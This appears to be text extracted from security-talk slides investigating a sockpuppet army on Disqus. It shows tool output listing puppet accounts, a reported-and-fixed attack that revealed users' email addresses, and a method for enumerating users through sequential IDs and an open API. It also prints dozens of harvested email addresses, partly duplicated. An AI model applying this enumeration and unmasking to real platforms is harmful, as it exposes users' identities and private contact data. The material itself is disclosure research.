


# Voter Age Variation





# Voter Age Variation





# Voter Age Variation





# What stood out

- Accounts had been registered within minutes of each other.
- Their usernames and profile names had a regular pattern:
  - Username: <Firstname><Surname>
  - Profile name: <Firstname> <Surname>



```
(venv)abbot:maltego marco$ python unmask.py -v 2919407889 1540287681 like
Disqus Unmasker
marco@thinkst.com
```

```
[*] Looking up comment 1540287681
```

```
[*] Looking up voters on comment 1540287681
```

```
NatalyaMcalpin - Natalya Mcalpin (109616253) 2014-06-05T17:46:08 117d
NerissaNiel - Nerissa Niel (109616261) 2014-06-05T17:46:13 117d
OdessaOgilvie - Odessa Ogilvie (109616307) 2014-06-05T17:46:32 117d
PaigeSwanger - Paige Swanger (109616327) 2014-06-05T17:46:42 117d
PaulinaPrivett - Paulina Privett (109616340) 2014-06-05T17:46:48 117d
RandaBallance - Randa Ballance (109616381) 2014-06-05T17:47:07 117d
RodgerRansom - Rodger Ransom (109616473) 2014-06-05T17:47:41 117d
RogerReddix - Roger Reddix (109616481) 2014-06-05T17:47:46 117d
SorayaPiotrowski - Soraya Piotrowski (109616699) 2014-06-05T17:49:34 117d
TeriClerk - Teri Clerk (109616781) 2014-06-05T17:50:07 117d
TerinaTurrell - Terina Turrell (109616790) 2014-06-05T17:50:13 117d
ThaoMcanulty - Thao Mcanulty (109616811) 2014-06-05T17:50:22 117d
TyrellTennyson - Tyrell Tennyson (109616851) 2014-06-05T17:50:40 117d
VertieValliere - Valliere (109616881) 2014-06-05T17:50:54 117d
```

```
disqus_1WQZ1p27v - The Scotland For World Peace (117240005) 2014-08-06T20:23:58 55d
disqus_0xkykFPm7E - TheTruth (117719302) 2014-08-11T00:45:34 50d
```

```
Guests Likes: 23
```

```
(venv)abbot:maltego marco$
```



Meanwhile. ISIS rapists and kidnappers are admired followers of ISIS's



**Rodger Ransom**



**Rosette Richards**



**Russell Dipaolo**



**Theodora Tippin**

15 days ago

ed for Haditha massacre, Although US is  
only because right wing there does not  
er wise they would be worse than IS. World

he still not forgotten Hitler.

4 ^ | v · Reply · Share ›

# Not exactly convincing



# What about their emails addresses?

(Hint: you really shouldn't be able to retrieve a Disqus  
user's email address)



We found an unmask attack that  
returns an email address for a  
profile name\*

**\*Already reported and fixed**



Supposed puppets had emails  
in the form:

<Firstname><Surname>@gmail.com



We had our suspicions, but thought  
the puppet army would be larger.

Time to enumerate.



# User Enumeration

- Disqus users get a unique ID
- This ID is a counter (yay!)
- There are unrestricted APIs to query user information (yay! yay!)
  - <https://disqus.com/api/3.0/users/details.json>
- We can lookup email addresses for each enumerated user with our unmask attack (yay! yay! yay!)
- So we pick a lower and upper bound beyond the lowest and highest known puppet IDs, making a range of 5k users.
- Pull details for all users.



# 5k users. Now what?

- Filter on known values:
  - Must have username, name and email patterns, and not be verified.
  - Age is already taken into account with the ID, so less relevant.



```
marco@playpen:~$ grep gmail.com users-109614253-109618253.txt | grep '.*([A-Z][A-Za-z]\+).*' |
7.09% 109614827 : AlainaDartez@gmail.com (AlainaDartez) 117 2014-06-05T17:35:45
7.44% 109614840 : AleciaAxley@gmail.com (AleciaAxley) 117 2014-06-05T17:35:49
7.71% 109614850 : AleshaHepner@gmail.com (AleshaHepner) 117 2014-06-05T17:35:54
7.90% 109614857 : AllynAlfrey@gmail.com (AllynAlfrey) 117 2014-06-05T17:35:58
8.17% 109614867 : AlmaArmwood@gmail.com (AlmaArmwood) 117 2014-06-05T17:36:03
8.49% 109614879 : AlvinNolan@gmail.com (AlvinNolan) 117 2014-06-05T17:36:07
8.85% 109614892 : AmadoGorman@gmail.com (AmadoGorman) 117 2014-06-05T17:36:12
9.12% 109614902 : AngelinaCrespo@gmail.com (AngelinaCrespo) 117 2014-06-05T17:36:17
9.47% 109614915 : AngelynAleman@gmail.com (AngelynAleman) 117 2014-06-05T17:36:22
9.74% 109614925 : AntoinetteAlcorn@gmail.com (AntoinetteAlcorn) 117 2014-06-05T17:36:27
10.06% 109614937 : ArdenApril@gmail.com (ArdenApril) 117 2014-06-05T17:36:32
10.22% 109614943 : BeatrizBuchholtz@gmail.com (BeatrizBuchholtz) 117 2014-06-05T17:36:37
10.49% 109614953 : BelvaSeckman@gmail.com (BelvaSeckman) 117 2014-06-05T17:36:42
10.79% 109614964 : BriceBosket@gmail.com (BriceBosket) 117 2014-06-05T17:36:46
11.06% 109614974 : BrookePlate@gmail.com (BrookePlate) 117 2014-06-05T17:36:50
11.36% 109614985 : BryannaCallanan@gmail.com (BryannaCallanan) 117 2014-06-05T17:36:55
11.63% 109614995 : CarmanComan@gmail.com (CarmanComan) 117 2014-06-05T17:36:59
11.85% 109615003 : CatarinaCountryman@gmail.com (CatarinaCountryman) 117 2014-06-05T17:37:04
12.01% 109615009 : CherelleCostner@gmail.com (CherelleCostner) 117 2014-06-05T17:37:08
12.33% 109615021 : ChristeenChien@gmail.com (ChristeenChien) 117 2014-06-05T17:37:13
12.58% 109615030 : ChristelDecola@gmail.com (ChristelDecola) 117 2014-06-05T17:37:17
12.82% 109615039 : ChrystalCryan@gmail.com (ChrystalCryan) 117 2014-06-05T17:37:22
13.20% 109615053 : CicelyCorrell@gmail.com (CicelyCorrell) 117 2014-06-05T17:37:26
13.52% 109615065 : ClarineChavarria@gmail.com (ClarineChavarria) 117 2014-06-05T17:37:32
13.90% 109615079 : ClarineHeeren@gmail.com (ClarineHeeren) 117 2014-06-05T17:37:37
14.25% 109615092 : CletaEvans@gmail.com (CletaEvans) 117 2014-06-05T17:37:42
14.66% 109615107 : ConnieCola@gmail.com (ConnieCola) 117 2014-06-05T17:37:48
15.01% 109615120 : CynthiaCresland@gmail.com (CynthiaCresland) 117 2014-06-05T17:37:53
```



```
09% 109614827 : AlainaDartez@gmail.com (AlainaDartez@gmail.com)
14% 109614840 : AleciaAxley@gmail.com (AleciaAxley@gmail.com)
71% 109614850 : AleshaHepner@gmail.com (AleshaHepner@gmail.com)
00% 109614857 : AllynAlfrey@gmail.com (AllynAlfrey@gmail.com)
17% 109614867 : AlmaArmwood@gmail.com (AlmaArmwood@gmail.com)
49% 109614879 : AlvinNolan@gmail.com (AlvinNolan@gmail.com)
35% 109614892 : AmadoGorman@gmail.com (AmadoGorman@gmail.com)
12% 109614902 : AngelinaCrespo@gmail.com (AngelinaCrespo@gmail.com)
47% 109614915 : AngelynAleman@gmail.com (AngelynAleman@gmail.com)
74% 109614925 : AntoinetteAlcorn@gmail.com (AntoinetteAlcorn@gmail.com)
06% 109614937 : ArdenApril@gmail.com (ArdenApril@gmail.com)
22% 109614943 : BeatrizBuchholtz@gmail.com (BeatrizBuchholtz@gmail.com)
49% 109614953 : BelvaSeckman@gmail.com (BelvaSeckman@gmail.com)
79% 109614964 : BriceBosket@gmail.com (BriceBosket@gmail.com)
00% 109614974 : BriceBosket@gmail.com (BriceBosket@gmail.com)
```



49% 109614953 : BelvaSeckman@gmail.com (BelvaSeckman)

79% 109614964 : BriceBosket@gmail.com (BriceBosket)

06% 109614974 : BrookePlate@gmail.com (BrookePlate)

36% 109614985 : BryannaCallanan@gmail.com (BryannaCallanan)

63% 109614995 : CarmanComan@gmail.com (CarmanComan)

85% 109615003 : CatarinaCountryman@gmail.com (CatarinaCountryman)

01% 109615009 : CherelleCostner@gmail.com (CherelleCostner)

33% 109615021 : ChristeenChien@gmail.com (ChristeenChien)

58% 109615030 : ChristelDecola@gmail.com (ChristelDecola)

82% 109615039 : ChrystalCryan@gmail.com (ChrystalCryan)

20% 109615053 : CicelyCorrell@gmail.com (CicelyCorrell)

52% 109615065 : ClarineChavarria@gmail.com (ClarineChavarria)


90% 109615079 : ClarineHeeren@gmail.com (ClarineHeeren)

25% 109615092 : CletaEvans@gmail.com (CletaEvans)

66% 109615107 : ConnieCola@gmail.com (ConnieCola)

